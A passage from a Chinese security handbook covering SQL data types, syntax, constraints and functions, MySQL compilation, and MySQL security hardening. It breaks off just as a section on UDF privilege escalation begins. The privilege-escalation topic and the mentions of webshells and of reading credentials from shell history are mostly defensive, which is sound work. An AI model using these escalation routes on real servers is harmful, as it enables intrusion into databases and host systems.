varchar(max)

可变长度的字符串。最多 1,073,741,824 个字符。

text

可变长度的字符串。最多 2GB 字符数据。

数据类型

描述

DATE()

日期。格式： YYYY-MM-DD

注释： 支持的范围是从 '1000-01-01' 到 '9999-12-31'。

DATETIME()

\*日期和时间的组合。格式： YYYY-MM-DD HH:MM:SS

注释： 支持的范围是从 '1000-01-01 00:00:00' 到 '9999-12-31 23:59:59'。

TIMESTAMP()

\*时间戳。TIMESTAMP 值使用 Unix 纪元('1970-01-01 00:00:00' UTC) 至今的描述来存储。格式：

YYYY-MM-DD HH:MM:SS

注释： 支持的范围是从 '1970-01-01 00:00:01' UTC 到 '2038-01-09 03:14:07' UTC。

TIME()

时间。格式： HH:MM:SS注释： 支持的范围是从 '-838:59:59' 到 '838:59:59'。

YEAR()

2 位或 4 位格式的年。

注释： 4 位格式所允许的值： 1901 到 2155。2 位格式所允许的值： 70 到 69， 表示从 1970 到

2069。

数据类型

描述

TINYINT(size)

-128 到 127 常规。0 到 255 无符号\*。在括号中规定最大位数。

SMALLINT(size)

-32768 到 32767 常规。0 到 65535 无符号\*。在括号中规定最大位数。

MEDIUMINT(size)

-8388608 到 8388607 普通。0 to 16777215 无符号\*。在括号中规定最大位数。

INT(size)

-2147483648 到 2147483647 常规。0 到 4294967295 无符号\*。在括号中规定最大位数。

BIGINT(size)

-9223372036854775808 到 9223372036854775807 常规。0 到 18446744073709551615 无符号\*

在括号中规定最大位数。

FLOAT(size,d)

带有浮动小数点的小数字。在括号中规定最大位数。在 d 参数中规定小数点右侧的最大位数

DOUBLE(size,d)

带有浮动小数点的大数字。在括号中规定最大位数。在 d 参数中规定小数点右侧的最大位数

DECIMAL(size,d)

作为字符串存储的 DOUBLE 类型， 允许固定的小数点。

QQ群：632167235

Number类型

8

8

Date类型

其他类型

245/990

数据类型

描述

datetime

从 1753 年 1 月 1 日 到 9999 年 12 月 31 日， 精度为 3.33 毫秒。

datetime2

从 1753 年 1 月 1 日 到 9999 年 12 月 31 日， 精度为 100 纳秒。

smalldatetime

从 1900 年 1 月 1 日 到 2079 年 6 月 6 日， 精度为 1 分钟。

date

仅存储日期。从 0001 年 1 月 1 日 到 9999 年 12 月 31 日。

time

仅存储时间。精度为 100 纳秒。

datetimeoffset

与 datetime2 相同， 外加时区偏移。

timestamp

存储唯一的数字， 每当创建或修改某行时， 该数字会更新。timestamp 基于内部时钟， 不对应真实时间。每个表只能有一个 timestamp 变量。

数据类型

描述

tinyint

允许从 0 到 255 的所有数字。

smallint

允许从 -32,768 到 32,767 的所有数字。

int

允许从 -2,147,483,648 到 2,147,483,647 的所有数字。

bigint

允许介于 -9,223,372,036,854,775,808 和 9,223,372,036,854,775,807 之间的所有数字。

decimal(p,s)

固定精度和比例的数字。允许从 -10^38 +1 到 10^38 -1 之间的数字。

p 参数指示可以存储的最大位数（ 小数点左侧和右侧）。p 必须是 1 到 38 之间的值。默认是

18。

s 参数指示小数点右侧存储的最大位数。s 必须是 0 到 p 之间的值。默认是 0。

numeric(p,s)

固定精度和比例的数字。允许从 -10^38 +1 到 10^38 -1 之间的数字。

p 参数指示可以存储的最大位数（ 小数点左侧和右侧）。p 必须是 1 到 38 之间的值。默认是

18。

s 参数指示小数点右侧存储的最大位数。s 必须是 0 到 p 之间的值。默认是 0。

smallmoney

介于 -214,748.3648 和 214,748.3647 之间的货币数据。

money

介于 -922,337,203,685,477.5808 和 922,337,203,685,477.5807 之间的货币数据。

float(n)

从 -1.79E + 308 到 1.79E + 308 的浮动精度数字数据。参数 n 指示该字段保存 4 字节还是 8 字节。float(24) 保存 4 字节， 而 float(53) 保存 8 字节。n 的默认值是 53。

real

从 -3.40E + 38 到 3.40E + 38 的浮动精度数字数据。

数据类型

描述

bit

允许 0、1 或 NULL

binary(n)

固定长度的二进制数据。最多 8,000 字节。

varbinary(n)

可变长度的二进制数据。最多 8,000 字节。

varbinary(max)

可变长度的二进制数据。最多 2GB 字节。

image

可变长度的二进制数据。最多 2GB。

QQ群：632167235

**6.1.3** 关键词

TOP

功能： 限定要返回的记录数

SQL Server语法： SELECT TOP number|percent column\_name(s) FROM table\_name

MySQL语法： SELECT column\_name(s) FROM table\_name LIMIT number

Oracle语法： SELECT column\_name(s) FROM table\_name WHERE ROWNUM <= number

LIKE

功能： 搜索指定模式

语句： SELECT column\_name(s) FROM table\_name WHERE column\_name LIKE pattern

通配符：

IN

功能： 允许我们在WHERE子句中规定多个值

语句： SELECT column\_name(s) FROM table\_name WHERE column\_name IN (value1,value2,...)

BETWEEN

功能： 选取介于两个值之间的数据范围

语句： SELECT column\_name(s) FROM table\_name WHERE column\_name NOT BETWEEN value1 AND value2

ALIAS

功能： 为列名称和表名称指定别名

表语句： SELECT column\_name(s) FROM table\_name AS alias\_name 列语句： SELECT column\_name AS alias\_name FROM table\_name 示例：

246/990

通配符

描述

%

替代一个或多个字符

\_

仅替代一个字符

[charlist]

字符列中的任何单一字符

[^charlist] 或者[!charlist]

不在字符列中的任何单一字符

数据类型

描述

sql\_variant

存储最多 8,000 字节不同数据类型的数据， 除了 text、ntext 以及 timestamp。

uniqueidentifier

存储全局标识符 (GUID)。

xml

存储 XML 格式化数据。最多 2GB。

cursor

存储对用于数据库操作的指针的引用。

table

存储结果集， 供稍后处理。

QQ群：632167235

JOIN

功能： 根据两个或多个表中的列之间的关系， 从这些表中查询数据。示例（ 使用key） ：

示例（ 使用JOIN） ：

JOIN类型：

* JOIN/INNER JOIN： 如果表中有至少一个匹配， 则返回行
* LEFT JOIN： 即使右表中没有匹配， 也从左表返回所有的行
* RIGHT JOIN： 即使左表中没有匹配， 也从右表返回所有的行
* FULL JOIN： 只要其中一个表中存在匹配， 就返回行

UNION

功能： 合并两个或多个SELECT语句的结果集

注意： UNION 内部的 SELECT 语句必须拥有相同数量的列。列也必须拥有相似的数据类型。同时， 每条

SELECT 语句中的列的顺序必须相同

语句（ 选取不同的值）： SELECT column\_name(s) FROM table\_name1 UNION SELECT column\_name(s) FROM table\_name2

语句（ 允许选取相同的值）： SELECT column\_name(s) FROM table\_name1 UNION ALL SELECT column\_name

(s) FROM table\_name2

SELECT INTO

功能： 从一个表中选取数据， 然后把数据插入另一个表中

语句： SELECT column\_name(s) INTO new\_table\_name [IN externaldatabase] FROM old\_tablename

CREATE TABLE

功能： 创建数据库中的表

语句： CREATE TABLE 表名称

(

列名称1 数据类型, 列名称2 数据类型, 列名称3 数据类型,

....

)

247/990

**SELECT** Persons.LastName, Persons.FirstName, Orders.OrderNo

**FROM** Persons

**INNER JOIN** Orders

**ON** Persons.Id\_P = Orders.Id\_P

**ORDER BY** Persons.LastName

**SELECT** Persons.LastName, Persons.FirstName, Orders.OrderNo

**FROM** Persons, Orders

**WHERE** Persons.Id\_P = Orders.Id\_P

**SELECT** po.OrderID, p.LastName, p.FirstName

**FROM** Persons **AS** p, Product\_Orders **AS** po

**WHERE** p.LastName='Adams' **AND** p.FirstName='John'

QQ群：632167235

数据类型：

NOT NULL

功能： 强制列不接收NULL值

语句： CREATE TABLE 表名称 (列名称 数据类型 NOT NULL)

UNIQUE

功能： 唯一标识数据库表中的每条记录

创建

示例1：

示例2：

示例3（ 命名约束以及定义多个列）：

248/990

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL **UNIQUE**,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255)

)

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255), **UNIQUE** (Id\_P)

)

数据类型

描述

integer(size) int(size) smallint(size) tinyint(size)

仅容纳整数。在括号内规定数字的最大位数。

decimal(size,d) numeric(size,d)

容纳带有小数的数字。

"size" 规定数字的最大位数。"d" 规定小数点右侧的最大位数。

char(size)

容纳固定长度的字符串（ 可容纳字母、数字以及特殊字符）。在括号中规定字符串的长度。

varchar(size)

容纳可变长度的字符串（ 可容纳字母、数字以及特殊的字符）。在括号中规定字符串的最大长度。

date(yyyymmdd)

容纳日期。

QQ群：632167235

修改

示例1：

示例2：

撤销

示例1:

示例2：

PRIMARY KEY

功能： 唯一标识数据库表中的每条记录， 主键必须包含唯一的值， 主键列不能包含NULL值， 每个表都应该有一个主键， 并且每个表只能有一个主键。

创建

示例1：

249/990

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255), PRIMARY KEY (Id\_P)

)

**ALTER TABLE** Persons **DROP** CONSTRAINT uc\_PersonID

**ALTER TABLE** Persons **DROP INDEX** uc\_PersonID

**ALTER TABLE** Persons **ADD** CONSTRAINT uc\_PersonID **UNIQUE** (Id\_P,LastName)

**ALTER TABLE** Persons **ADD UNIQUE** (Id\_P)

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255),

CONSTRAINT uc\_PersonID **UNIQUE** (Id\_P,LastName)

)

QQ群：632167235

示例2：

示例3：

修改

示例1：

示例2：

撤销

示例1：

示例2：

FOREIGN KEY

功能： 一个表中的FOREIGN KEY指向另一个表中的PRIMARY KEY

创建

250/990

**ALTER TABLE** Persons **DROP** CONSTRAINT pk\_PersonID

**ALTER TABLE** Persons **DROP** PRIMARY KEY

**ALTER TABLE** Persons **ADD** CONSTRAINT pk\_PersonID PRIMARY KEY (Id\_P,LastName)

**ALTER TABLE** Persons **ADD** PRIMARY KEY (Id\_P)

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255),

CONSTRAINT pk\_PersonID PRIMARY KEY (Id\_P,LastName)

)

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL PRIMARY KEY,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255)

)

QQ群：632167235

示例1：

示例2：

示例3：

修改

示例1：

示例2：

撤销

示例1：

251/990

**ALTER TABLE** Orders **DROP** FOREIGN KEY fk\_PerOrders

**ALTER TABLE** Orders **ADD** CONSTRAINT fk\_PerOrders FOREIGN KEY (Id\_P) REFERENCES Persons(Id\_P)

**ALTER TABLE** Orders **ADD** FOREIGN KEY (Id\_P) REFERENCES Persons(Id\_P)

**CREATE TABLE** Orders (

Id\_O int **NOT** NULL, OrderNo int **NOT** NULL, Id\_P int,

PRIMARY KEY (Id\_O),

CONSTRAINT fk\_PerOrders FOREIGN KEY (Id\_P) REFERENCES Persons(Id\_P)

)

**CREATE TABLE** Orders (

Id\_O int **NOT** NULL PRIMARY KEY,

OrderNo int **NOT** NULL,

Id\_P int FOREIGN KEY REFERENCES Persons(Id\_P)

)

**CREATE TABLE** Orders (

Id\_O int **NOT** NULL, OrderNo int **NOT** NULL, Id\_P int,

PRIMARY KEY (Id\_O),

FOREIGN KEY (Id\_P) REFERENCES Persons(Id\_P)

)

QQ群：632167235

示例2：

CHECK

功能： 用于限制列中的值的范围

创建

示例1：

示例2：

示例3：

修改

示例1：

252/990

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255),

CONSTRAINT chk\_Person **CHECK** (Id\_P>0 **AND** City='Sandnes')

)

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL **CHECK** (Id\_P>0),

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255)

)

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255), **CHECK** (Id\_P>0)

)

**ALTER TABLE** Orders **DROP** CONSTRAINT fk\_PerOrders

QQ群：632167235

示例2：

撤销

示例1：

示例2：

DEFAULT

功能： 用于向列中插入默认值

创建

示例：

修改

示例（ MySQL） ：

示例（ other） ：

撤销

示例（ MySQL） ：

253/990

**ALTER TABLE** Persons **ALTER** COLUMN City **SET DEFAULT** 'SANDNES'

**ALTER TABLE** Persons **ALTER** City **SET DEFAULT** 'SANDNES'

**CREATE TABLE** Persons (

Id\_P int **NOT** NULL,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255),

City varchar(255) **DEFAULT** 'Sandnes' -- 也可以插入系统函数

)

**ALTER TABLE** Persons **DROP CHECK** chk\_Person

**ALTER TABLE** Persons **DROP** CONSTRAINT chk\_Person

**ALTER TABLE** Persons **ADD** CONSTRAINT chk\_Person **CHECK** (Id\_P>0 **AND** City='Sandnes')

**ALTER TABLE** Persons **ADD CHECK** (Id\_P>0)

QQ群：632167235

示例（ other） ：

CREATE INDEX

功能： 用于在表中创建索引， 在不读取整个表的情况下， 索引使数据库应用程序可以更快地查找数据。语句（ 允许重复）： CREATE INDEX index\_name ON table\_name (column\_name)

语句（ 不允许重复）： CREATE UNIQUE INDEX index\_name ON table\_name (column\_name)

示例：

DROP

功能： 删除索引、表和数据库

删除索引

语句（ Microsoft SQLJet、Microsoft Access） ： DROP INDEX index\_name ON table\_name

语句（ MS SQL Server） ： DROP INDEX table\_name.index\_name

语句（ IBM DB2、Oracle） ： DROP INDEX index\_name

语句（ MySQL） ： ALTER TABLE table\_name DROP INDEX index\_name

删除表

语句： DROP TABLE 表名称

删除数据库

语句： DROP DATABASE 数据库名称

仅删除表中的数据

语句： TRUNCATE TABLE 表名称

ALTER TABLE

功能： 用于在已有的表中添加、修改或删除列。

添加列： ALTER TABLE table\_name ADD column\_name datatype

删除列： ALTER TABLE table\_name DROP COLUMN column\_name

改变列数据类型： ALTER TABLE table\_name ALTER COLUMN column\_name datatype

AUTO INCREMENT

功能： 在每次插入新记录时， 自动地创建主键字段的值。

MySQL

示例：

254/990

**CREATE INDEX** PersonIndex **ON** Person (LastName DESC)

**ALTER TABLE** Persons **ALTER** COLUMN City **DROP DEFAULT**

**ALTER TABLE** Persons **ALTER** City **DROP DEFAULT**

QQ群：632167235

默认地， AUTO\_INCREMENT的开始值是1， 每条新记录递增1。

要让AUTO\_INCREMENT序列以其他的值起始， 请使用语法： ALTER TABLE Persons AUTO\_INCREMENT=100

SQL Server

示例：

默认地， IDENTITY的开始值是1， 每条新记录递增1。

要规定"P\_Id"列以20起始且递增10， 请把identity改为IDENTITY(20,10)

ACCESS

示例：

默认地， AUTOINCREMENT的开始值是1， 每条新记录递增1。

要规定"P\_Id"列以20起始且递增10， 请把autoincrement改为AUTOINCREMENT(20,10)

ORACLE

示例：

255/990

**CREATE TABLE** Persons (

P\_Id int PRIMARY KEY AUTOINCREMENT,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255)

)

**CREATE TABLE** Persons (

P\_Id int PRIMARY KEY IDENTITY,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255)

)

**CREATE TABLE** Persons (

P\_Id int **NOT** NULL AUTO\_INCREMENT,

LastName varchar(255) **NOT** NULL, FirstName varchar(255),

Address varchar(255), City varchar(255), PRIMARY KEY (P\_Id)

)

QQ群：632167235

CREATE VIEW

功能： 视图包含行和列， 就像一个真实的表。视图中的字段就是来自一个或多个数据库中的真实的表中的字段。我们可以向视图添加SQL函数、WHERE以及JOIN语句， 我们也可以提交数据， 就像这些来自于某个单一的表。

创建语法： CREATE VIEW view\_name AS SELECT column\_name(s) FROM table\_name WHERE condition

更新语法： CREATE OR REPLACE VIEW view\_name AS SELECT column\_name(s) FROM table\_name WHERE condition

删除语法： DROP VIEW view\_name

NULL

功能： 遗漏的未知数据

语法： IS NULL、IS NOT NULL

函数

说明： 如果使用null值与数字运算， 结果均为0。可以判断是否为null， 如果为null， 则使用指定的值替换。语法（ 微软）： ISNULL(列,替换的数字)

语法（ Oracle） ： NVL

语法（ MySQL） ： IFNULL、COALESCE

**6.1.4** 函数

函数类型：

Aggregate（ 聚合） 函数： 函数的操作面向一系列的值， 并返回一个单一的值。

Scalar函数： 函数的操作面向某个单一的值， 并返回基于输入值的一个单一的值。

日期函数：

注： 日期格式为YYYY-MM-DD

MySQL函数：

256/990

**CREATE** SEQUENCE seq\_person MINVALUE 1

**START WITH** 1

**INCREMENT BY** 1

CACHE 10

**INSERT INTO** Persons (P\_Id,FirstName,LastName)

**VALUES** (seq\_person.nextval,'Lars','Monsen')

QQ群：632167235

SQL Server函数：

AVG：

功能： 返回数值列的平均值

语法： **SELECT AVG(column\_name) FROM table\_name**

COUNT：

功能： 返回指定列的值的数目（ NULL 不计入）

语法： **SELECT COUNT(column\_name) FROM table\_name**

FIRST：

功能： 返回指定的字段中第一个记录的值

语法： **SELECT FIRST(column\_name) FROM table\_name**

LAST：

功能： 返回指定的字段中最后一个记录的值

语法： **SELECT LAST(column\_name) FROM table\_name**

MAX：

功能： 返回一列中的最大值， NULL值不包括在计算中。语法： **SELECT MAX(column\_name) FROM table\_name**

MIN：

功能： 返回一列中的最小值， NULL值不包括在计算中。语法： **SELECT MIN(column\_name) FROM table\_name**

SUM：

功能： 返回数值列的总数

语法： **SELECT SUM(column\_name) FROM table\_name**

GROUP BY：

功能： 根据一个或多个列对结果集进行分组

语法： **SELECT column\_name, aggregate\_function(column\_name) FROM table\_name WHERE column\_name operator value GROUP BY column\_name**

HAVING：

功能： 在group by中使用， 作用同where。语法：

257/990

函数

描述

GETDATE()

返回当前日期和时间

DATEPART()

返回日期/时间的单独部分

DATEADD()

在日期中添加或减去指定的时间间隔

DATEDIFF()

返回两个日期之间的时间

CONVERT()

用不同的格式显示日期/时间

函数

描述

NOW()

返回当前的日期和时间

CURDATE()

返回当前的日期

CURTIME()

返回当前的时间

DATE()

提取日期或日期/时间表达式的日期部分

EXTRACT()

返回日期/时间按的单独部分

DATE\_ADD()

给日期添加指定的时间间隔

DATE\_SUB()

从日期减去指定的时间间隔

DATEDIFF()

返回两个日期之间的天数

DATE\_FORMAT()

用不同的格式显示日期/时间

QQ群：632167235

**SELECT column\_name, aggregate\_function(column\_name) FROM table\_name**

**WHERE column\_name operator value GROUP BY column\_name**

**HAVING aggregate\_function(column\_name) operator value**

UCASE：

功能： 把字段的值转换为大写

语法： **SELECT UCASE(column\_name) FROM table\_name**

LCASE：

功能： 把字段的值转换为小写

语法： **SELECT LCASE(column\_name) FROM table\_name**

MID：

功能： 用于从文本字段中提取字符

语法： **SELECT MID(column\_name,start[,length]) FROM table\_name**

LEN：

功能： 返回文本字段中值的长度

语法： **SELECT LEN(column\_name) FROM table\_name**

ROUND：

功能： 用于把数值字段舍入为指定的小数位数

语法： **SELECT ROUND(column\_name,decimals) FROM table\_name**

NOW：

功能： 返回当前的日期和时间

语法： **SELECT NOW() FROM table\_name**

FORMAT：

功能： 用于对字段的显示进行格式化

语法： **SELECT FORMAT(column\_name,format) FROM table\_name**

**6.2 MySQL**

**6.2.1** 编译

安装依赖：

# **yum -y install make gcc-c++ cmake bison-devel ncurses-devel**

编译参数：

<http://dev.mysql.com/doc/refman/5.5/en/source-configuration-options.html#option_cmake_default_collation>

# **cmake \**

**-DCMAKE\_INSTALL\_PREFIX=/usr/local/mysql \**

**-DMYSQL\_DATADIR=/usr/local/mysql/data \**

**-DWITH\_MYISAM\_STORAGE\_ENGINE=1 \**

**-DWITH\_INNOBASE\_STORAGE\_ENGINE=1 \**

**-DWITH\_MEMORY\_STORAGE\_ENGINE=1 \**

**-DWITH\_READLINE=1 \**

**-DENABLED\_LOCAL\_INFILE=1 \**

**-DWITH\_PARTITION\_STORAGE\_ENGINE=1 \**

**-DEXTRA\_CHARSETS=all \**

**-DDEFAULT\_CHARSET=utf8 \**

**-DDEFAULT\_COLLATION=utf8\_general\_ci**

258/990

QQ群：632167235

# **make && make install**

运行环境：

# **useradd -s /sbin/nologin -d /usr/local/mysql/data -M mysql**

# **scripts/mysql\_install\_db --basedir=/usr/local/mysql --datadir=/usr/local/mysql/data -- user=mysql**

# **chown -R mysql.mysql /usr/local/mysql/data**

或者：

# **/usr/local/mysql/bin/mysql\_secure\_installation**

启动运行：

# **/usr/local/mysql/bin/mysqld\_safe --defaults-file=/usr/local/mysql/my.cnf**

**6.2.2** 语法

MySQL的隐式类型转换原则

* 两个参数至少有一个是NULL时， 比较的结果也是NULL， 例外是使用<=>对两个NULL做比较时会返回1， 这两种情况都不需要做类型转换。
* 两个参数都是字符串， 会按照字符串来比较， 不做类型转换。
* 两个参数都是整数， 按照整数来比较， 不做类型转换。
* 十六进制的值和非数字做比较时， 会被当做二进制串， 和数字做比较时会按下面的规则处理。
* 有一个参数是TIMESTAMP或DATETIME， 并且另外一个参数是常量， 常量会被转换为timestamp。
* 有一个参数是decimal类型， 如果另外一个参数是decimal或者整数， 会将整数转换为decimal后进行比较， 如果另外一个参数是浮点数， 则会把decimal转换为浮点数进行比较。
* 所有其他情况下， 两个参数都会被转换为浮点数再进行比较。

**6.2.3** 安全

**6.2.3.1** 用户安全配置

常用命令

1. 新建一个用户并给予相应数据库的权限

>

**grant select,insert,update,delete,create,drop privileges on database.\* to user@localhost identified by 'pa**

* **grant all privileges on database.\* to user@localhost identified by 'passwd';**

2. 只新建用户

* **create user 'hive'@'%' identified by 'hive';**

3. 刷新权限

* **flush privileges;**

4. 显示授权

* **show grants;**
* **show grants for 'user';**

5. 移除授权

* **revoke delete on \*.\* from 'user'@'localhost';**

259/990

QQ群：632167235

6. 删除用户

* **drop user 'user'@'localhost';**

7. 给用户改名

* **rename user 'jack'@'%' to 'jim'@'%';**

8. 给用户改密码

* **SET PASSWORD FOR 'root'@'localhost' = PASSWORD('123456');**

权限验证过程

1. 先从user表中的：

1. Host
2. User
3. Password

这3个字段中判断连接的ip、用户名、密码是否存在， 存在则通过验证。

2. 通过身份认证后， 进行权限分配， 按照user表中的：

1. user
2. db
3. tables\_priv
4. columns\_priv

的顺序进行验证。

即先检查全局权限表user， 如果user中对应的权限为Y， 则此用户对所有数据库的权限都为Y， 将不再检查

db， tables\_priv,columns\_priv。

如果全局权限表user对应的权限为N， 则到db表中检查此用户对应的具体数据库， 并得到db中为Y的权限。如果db中为N， 则检查tables\_priv中此数据库对应的具体表， 取得表中的权限Y， 以此类推。逐级下降。

debian-sys-maint权限配置

debian系统安装mysql后会出现一个debian-sys-maint账户， 帐号是debian用于启停MySQL和做状态检查的帐号

（ 比如root帐号是否存在)。

详细内容可参考系统中的脚本来理解：

/etc/init.d/mysql

/etc/mysql/debian-start

/usr/share/mysql/debian-start.inc.sh

配置方案：

* **revoke all on \*.\* from 'debian-sys-maint'@'localhost';**
* **update user set Grant\_priv='N' where user='debian-sys-maint';**
* **grant super,process,reload,shutdown on \*.\* to 'debian-sys-maint'@'localhost';**
* **grant select on mysql.user to 'debian-sys-maint'@'localhost';**
* **rename user 'debian-sys-maint'@'localhost' to 'debian-manager'@'localhost';**
* **set password for 'debian-manager'@'localhost' = password('ASDQE345dfhSDFGhe3');**

最后需要修改/etc/mysql/debian.cnf中相应配置。

建议配置

1. 针对每个网站建立一个单独的账户。
2. 为每个网站单独建立一个专属数据库(虽然DEDE、DZ普通采用表前缀的方法来实现"一库多站"， 但好的做法还是"一库一站") 。
3. 按照user->db->tables\_priv->columns\_pri的顺序进行细粒度的权限控制。
4. 为每个用户单独配置一个专属数据库， 保证当前用户的所有操作只能发生在它自己的数据库中， 防止

SQL注入发生后， 黑客通过注入点访问到系统表。

1. 取消file\_prive权限， 包括root账户， 可以阻挡一部分脚本小子。

权限说明

260/990

QQ群：632167235

user表

db表

261/990

权限

权限级别

权限说明

CREATE

数据库、表或索引

创建数据库、表或索引权限

DROP

数据库或表

删除数据库或表权限

GRANT OPTION

数据库、表或保存的程序

赋予权限选项

REFERENCES

数据库或表

无

ALTER

表

更改表， 比如添加字段、索引等

DELETE

表

删除数据权限

INDEX

表

索引权限

INSERT

表

插入权限

SELECT

表

查询权限

UPDATE

表

更新权限

CREATE VIEW

视图

创建视图权限

SHOW VIEW

视图

查看视图权限

ALTER ROUTINE

存储过程

更改存储过程权限

CREATE ROUTINE

存储过程

创建存储过程权限

EXECUTE

存储过程

执行存储过程权限

FILE

服务器主机上的文件访问

文件访问权限

CREATE TEMPORARY TABLES

服务器管理

创建临时表权限

LOCK TABLES

服务器管理

锁表权限

CREATE USER

服务器管理

创建用户权限

PROCESS

服务器管理

查看进程权限

RELOAD

服务器管理

执行flush-hosts, flush-logs, flush-privileges, flush-status, threads, refresh, reload等命令的权限

REPLICATION CLIENT

服务器管理

复制权限

REPLICATION SLAVE

服务器管理

复制权限

SHOW DATABASES

服务器管理

查看数据库列表权限

SHUTDOWN

服务器管理

关闭数据库权限

SUPER

服务器管理

执行kill线程权限

QQ群：632167235

**6.2.3.2** 服务器安全配置

进程账户

所谓“mysql进程运行账户”， 即以什么样的身份权限来启动mysqld这个服务进程的。对于操作系统来说， 每一个进程都有一个对应的“进程运行帐号”， 这个进程运行帐号决定了这个应用程序可以获得哪些操作系统的权限。

1. 在windows下禁止使用local system(nt authority\system)来运行mysql账户， 可以考虑使用network service或者自己新建一个windows账号， 但是必须给与mysql程序所在目录的读取权限和data目录的读取和写入权限
2. 在linux下， 新建一个mysql账号， 并在安装的时候就指定mysql以mysql账户来运行， 给与程序所在目录的读取权限， data所在目录的读取和写入权限。

进程账户的磁盘权限

对mysql运行帐户的磁盘权限的配置， 就是在进行ACL的配置(文件夹右键->属性->安全)， 对于ACL的配置， 我们需要牢记的是"默认禁止原则"， 即操作系统会默认对没有明确指示的权限设定为禁止， 即假如你给一个用户授予了某个文件夹的读权限， 那么它只有读权限， 而不会拥有写权限(权限继承不考虑在内)。

对于mysql运行的磁盘ACL配置， 我们可以遵循以下原则：

1. mysql运行账户需要给予程序所在目录的读取权限， 以及data目录的读取和写入权限， 保证mysql的正常运行。
2. 不容许给予其他目录的写入和执行权限， 特别是有网站的， 这可以有效防御针对mysql的提权、或者

webshell提权：

1. udf提权;
2. 系统关键目录、注册表写入启动文件。

3. 取消mysql运行账户对于cmd， sh等一些程序的执行权限， 这可以防御当mysql核心帐号被黑客获取后进一步提权：

262/990

权限

说明

建议

Select

可对其下所有表进行查询

建议给予

Insert

可对其下所有表进行插入

建议给予

Update

可对其下所有表进行更新

建议给予

Delete

可对其下所有表进行删除

建议给与

Create

可在此数据库下创建表或者索引

建议给予

Drop

可删除此数据库， 及此数据库下的表

不建议给予

Grant

赋予权限选项

不建议给予

References

未来MySQL特性的占位符

不建议给予

Index

可对其下的所有表进行索引

建议给予

Alter

可对其下的所有表进行更改

建议给予

Create\_tmp\_table

创建临时表

不建议给予

Lock\_tables

可对其下所有表进行锁定

不建议给予

Create\_view

可在此数据下创建视图

建议给予

Show\_view

可在此数据下查看视图

建议给予

Create\_routine

可在此数据下创建存储过程

不建议给予

Alter\_routine

可在此数据下更改存储过程

不建议给予

Execute

可在此数据下执行存储过程

不建议给予

Event

可在此数据下创建事件调度器

不建议给予

Trigger

可在此数据下创建触发器

不建议给予

QQ群：632167235

(1) root账户被泄露， 由于对cmd、sh等关键程序进行了权限控制， 黑客无法继续深入操作系统提权。

mysql.sock安全配置

低版本mysql可能存在通过sock无需密码即可登录的情况。

这意味着黑客在获取了目标服务器的webshell之后， 可以在不知道mysql帐号密码的情况下直接从数据库中获取隐私数据。

防御的方法还是一样， 针对mysql程序帐号进行磁盘ACL控制， 防止mysql越权读/写/执行非mysql目录下的文件。

Chrooting

Chroot是Unix/类Unix的一种手段， 它的建立会将其与主系统几乎完全隔离， 也就是说， 一旦遭到什么问题， 也不会危及到正在运行的主系统。这是一个非常有效的办法， 特别是在配置网络服务程序的时候。

历史记录

历史命令记录是一种测信道数据泄漏， 从某种程序上来说，“历史命令记录”就像种植在系统上的一个键盘记录rootkit， 如果黑客获取到了目标服务器的webshell， 就可以通过阅读“历史命令记录”来获取到大量的管理员操作记录， 包括帐号和密码。

这些历史文件包括:

~/.bash\_history

~/.mysql\_history

访问控制

通过iptables或者host字段进行控制。

防注入模块

目前基于SQL注入检测、防御的的数据库防火墙大概有以下几个：

1. 安华金和数据库防火墙系统(Xsecure-DBFirewall)。
2. Snort入侵检测系统， 能针对指定端口进行正则特征匹配方式的SQL注入检测。
3. Java/J2EE 过滤器， 对于J2ee的WEB应用来说， 可以在HTTP请求上部署过滤器， 并将SQL注入检测规律写在过滤器中。
4. druid-sql-wall开源SQL检测、阻断系统。

**6.2.3.3 SSL**配置

主从复制

Master配置

[mysqld]

ssl-ca=/etc/mysql-ssl/ca-cert.pem

ssl-cert=/etc/mysql-ssl/server-cert.pem ssl-key=/etc/mysql-ssl/server-key.pem ssl-cipher=AES128+EECDH:AES128+EDH

Slave配置

* **GRANT REPLICATION SLAVE ON \*.\* to 'repl'@'%' REQUIRE SSL;**
* **STOP SLAVE;**
* **CHANGE MASTER MASTER\_SSL=1,**

263/990

QQ群：632167235

**MASTER\_SSL\_CA='/etc/mysql-ssl/ca-cert.pem', MASTER\_SSL\_CERT='/etc/mysql-ssl/client-cert.pem',** **MASTER\_SSL\_KEY='/etc/mysql-ssl/client-key.pem';**

* **SHOW SLAVE STATUS\G;**
* **START SLAVE;**
* **SHOW SLAVE STATUS\G;**

**6.2.3.4** 提权

**6.2.3.4.1 UDF**提权

UDF

mysql中支持UDF扩展， 使得我们可以调用DLL里面的函数来实现一些特殊的功能。但是对于UDF的具体限制， MYSQL的各个版本各有不同。 所以在导出UDF提权之前， 先确定一下MYSQL的版本是有必要的。

Pre MySQL 4.1

在MYSQL 4.1以前的版本中， 可以将所有的DLL文件里面的任何函数都注册到MYSQL里面以供MYSQL调用。无论这个DLL在什么位置， 函数的声明是什么样的。

After MySQL 4.1

